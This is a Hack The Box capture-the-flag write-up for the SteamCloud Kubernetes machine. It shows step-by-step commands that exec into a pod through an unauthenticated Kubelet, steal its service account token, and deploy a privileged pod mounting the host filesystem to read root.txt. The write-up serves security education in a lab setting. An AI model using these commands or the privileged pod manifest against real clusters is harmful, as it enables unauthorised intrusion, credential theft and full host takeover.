
Hack The Box SteamCloud Writeup (Easy Linux)
Easy Linux box. An unauthenticated Kubelet API lets kubeletctl exec into the nginx pod, whose service account token then creates a pod mounting the host disk.
Summary
SteamCloud is an easy Linux machine whose port scan comes back full of Kubernetes services. The API server on 8443 refuses anonymous requests beyond /version, but the Kubelet on port 10250 answers /pods with no authentication at all, which means its exec endpoint is open too. kubeletctl lists the running pods and the nginx pod stands out as the only one in the default namespace, so commands run inside it and then /bin/bash gives an interactive shell in the container. That pod carries a mounted service account token and the cluster CA certificate under /var/run/secrets/kubernetes.io/serviceaccount, both of which are copied back to the attacking machine. With the token, kubectl applies a pod manifest that mounts the node’s root filesystem into the new container, and exec into it reads root.txt and anything else on the host.
Service Enumeration
I ran:
1
nmap -A -vv -Pn -oN scans/nmap.all --min-rate 1250 -p- -n 10.129.96.167
Got plenty of ports open for a linux machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
PORT      STATE SERVICE          REASON  VERSION
22/tcp    open  ssh              syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 fcfb90ee7c73a1d4bf87f871e844c63c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCu4TNCZjLe74tZ0HyspkMaghndsvuXkZJa4lJBt9arqgkm6u2HI/RRdwbjE14au2u/YF89y23Q55iOGraA+9JjpyTzDPo3kxE/RisYzJaUDmzza+hqEeyTxXkZby9+DAhKm5UXs7M2CMDr3cwOPPQ96u/zUX0gDG3CfYw4fAi2TDGa6jU5KmGzIQz6SQR3Bv6IYLDwzNJ0nHNZ3jxSbFS3SsmTwK749GJLrv62wAf4uUL/Ihynl8cCG5aor6T0Fk44v/9ndfujznBvWaMYVPpf9B49XlD7OhXB5pCK2nPZrdze+ch6yhAM/vYrYA4sNk3IuFG3OCrDkVeUJn5sJKx5
|   256 46832b1b01db71646a3e27cb536f81a1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHVj7iKnl8SWdGz6J4F3kvpZjM1Tim0iHlUnQByS8xJYnfwttLxVwGb+aaGbRhOJu4mq9y4crwFh50rC9mAEHWo=
|   256 1d8dd341f3ffa437e8ac780889c2e3c5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHXIZpU9XbtZ2zvx8rFEYTfGp+8JCJx5lSiRNEcqUFG8
2379/tcp  open  ssl/etcd-client? syn-ack
| ssl-cert: Subject: commonName=steamcloud
| Subject Alternative Name: DNS:localhost, DNS:steamcloud, IP Address:10.129.96.167, IP Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Issuer: commonName=etcd-ca
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-11T12:39:58
| Not valid after:  2026-11-11T12:39:59
| MD5:   e2cb1f356b27ec3343cb8387646d71a5
| SHA-1: 80b24fe48c108a4a68040337042e114c7f87aa6d
| -----BEGIN CERTIFICATE-----
| MIIDSzC<SNIP>IlQ==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  h2
2380/tcp  open  ssl/etcd-server? syn-ack
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=steamcloud
| Subject Alternative Name: DNS:localhost, DNS:steamcloud, IP Address:10.129.96.167, IP Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Issuer: commonName=etcd-ca
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-11T12:39:58
| Not valid after:  2026-11-11T12:39:59
| MD5:   d0d7d4569f7487a3cd5912324e22cfe1
| SHA-1: ff163e5451624280d388af69af1ce2858263ea3d
| -----BEGIN CERTIFICATE-----
| MII<SNIP>0Dow==
|_-----END CERTIFICATE-----
| tls-alpn:
|_  h2
8443/tcp  open  ssl/https-alt    syn-ack
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 403 Forbidden
|     Audit-Id: 7bdf4e26-28e7-4978-a08e-4b1e591a4b2c
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: ce5b3698-ca1d-4e8c-a6b0-fab4d1bd42d1
|     X-Kubernetes-Pf-Prioritylevel-Uid: 6ff522da-f3c0-4be0-9bcd-be4ccf06b6f1
|     Date: Tue, 11 Nov 2025 12:50:06 GMT
|     Content-Length: 212
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get path "/nice ports,/Trinity.txt.bak"","reason":"Forbidden","details":{},"code":403}
|   GetRequest:
|     HTTP/1.0 403 Forbidden
|     Audit-Id: a46901ea-13a2-4534-8e0a-426663267c6c
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: ce5b3698-ca1d-4e8c-a6b0-fab4d1bd42d1
|     X-Kubernetes-Pf-Prioritylevel-Uid: 6ff522da-f3c0-4be0-9bcd-be4ccf06b6f1
|     Date: Tue, 11 Nov 2025 12:50:05 GMT
|     Content-Length: 185
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get path "/"","reason":"Forbidden","details":{},"code":403}
|   HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Audit-Id: 22e49e2b-5f2c-4174-a1c6-cda86337434c
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: ce5b3698-ca1d-4e8c-a6b0-fab4d1bd42d1
|     X-Kubernetes-Pf-Prioritylevel-Uid: 6ff522da-f3c0-4be0-9bcd-be4ccf06b6f1
|     Date: Tue, 11 Nov 2025 12:50:06 GMT
|     Content-Length: 189
|_    {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot options path "/"","reason":"Forbidden","details":{},"code":403}
|_http-title: Site doesn't have a title (application/json).
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=minikube/organizationName=system:masters
| Subject Alternative Name: DNS:minikubeCA, DNS:control-plane.minikube.internal, DNS:kubernetes.default.svc.cluster.local, DNS:kubernetes.default.svc, DNS:kubernetes.default, DNS:kubernetes, DNS:localhost, IP Address:10.129.96.167, IP Address:10.96.0.1, IP Address:127.0.0.1, IP Address:10.0.0.1
| Issuer: commonName=minikubeCA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-10T12:39:56
| Not valid after:  2028-11-10T12:39:56
| MD5:   94116d826cf483372f7f31741248baa6
| SHA-1: d8fe6f8ed8ffc6dbab3d5e89426cb1061db802d5
| -----BEGIN CERTIFICATE-----
| MIID3<SNIP>A+o=
|_-----END CERTIFICATE-----
| tls-alpn:
|   h2
|_  http/1.1
10249/tcp open  http             syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
10250/tcp open  ssl/http         syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| ssl-cert: Subject: commonName=steamcloud@1762864801
| Subject Alternative Name: DNS:steamcloud
| Issuer: commonName=steamcloud-ca@1762864800
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-11T11:40:00
| Not valid after:  2026-11-11T11:40:00
| MD5:   dce2d400b9fa7f0761fcc41fd1f96b8a
| SHA-1: 3975c95554f2a8639a1aba2994c0ea388e33edea
| -----BEGIN CERTIFICATE-----
| MII<SNIP>7+U=
|_-----END CERTIFICATE-----
| tls-alpn:
|   h2
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
10256/tcp open  http             syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
<SNIP>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Most ports are related to kubernetes.
Kubernetes API

I try accessing the kubernetes API on port 8443 but get access denied:

I can access the version though at /version:
I’ll need valid creds to enumerate this. I see that Kubelet is open (both read-only on port 10255, and default 10250). I run:
1

curl https://10.129.96.167:10250/pods -k | jq .
To get more information about the pods. I get a whole bunch of output, indicating the application does not require authentication:

I see in an article how it’s possible to execute commands in pods using this Kubelet feature:
I download kubeletctl to my machine. I list only the running pods:
1
kubeletctl -s 10.129.96.167 runningpods
I get a json result with a bunch of information:

I notice how t he “nginx” pod is the only one that breaks the pattern here. The “nginx” pod is the only one whose the namespace value is set to “default” among all other pods. I select this pod to test for command execution. I use the information obtained from the running pods file to execute a test command:

It works, and now I have code execution in one of the pods:
1
kubeletctl -s 10.129.96.167 exec '<command to execute>' -p nginx -n default -c nginx
I can immediately spawn a shell by calling out /bin/bash directly:

I can stabilize the shell by using script /usr/bin/script -qc /bin/bash /dev/null then background with “ctrl + Z” and finally stty raw -echo;fg:

I grab the user flag in /root inside the container:
1
2
3
4
5
root@nginx:/# ls -la /root/
total 16
drwxr-xr-x 3 root root 4096 Nov 11 14:02 .
drwxr-xr-x 1 root root 4096 Nov 11 12:41 ..
-rw-r--r-- 2 root root   33 Nov 11 12:39 user.txt
The website also talks about getting access to the service token:

If I search for it inside the pod, I see it’s available:

I save the token to a file named “k.token” in my local machine
. The article also mentions I would need the ca cert, also available in pod:
1
/var/run/secrets/kubernetes.io/serviceaccount/ca.crt
I grab the contents of the cert and save it to my local machine. I install kubectl binary from the official repo for Debian 12. I create a config file (conf.yml):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
apiVersion: v1
kind: Pod
metadata:
  name: bsec-pod
spec:
  hostNetwork: true
  hostPID: true
  hostIPC: true
  containers:
  - name: privesc
    image: nginx:1.14.2
    securityContext:
      privileged: true
    volumeMounts:
    - name: host
      mountPath: /host
    command: ["/bin/sh"]
    args: ["-c", "while true; do sleep 3600; done"]
  volumes:
  - name: host
    hostPath:
      path: /
      type: Directory
I tried creating a new pod out of my config:
1
2
$ kubectl --token=$TOKEN --certificate-authority=ca.cert -s https://10.129.96.167:8443 apply -f conf.yml
pod/bsec-pod created
It worked. Container name is “privesc” and pod name “bsec-pod”. I connect to it:
1
kubeletctl -s 10.129.96.167 exec '/bin/bash' -p bsec-pod -n default -c privesc
With that I can read root.txt or any file in host system for that matter:
1
# cat /host/root/root.txt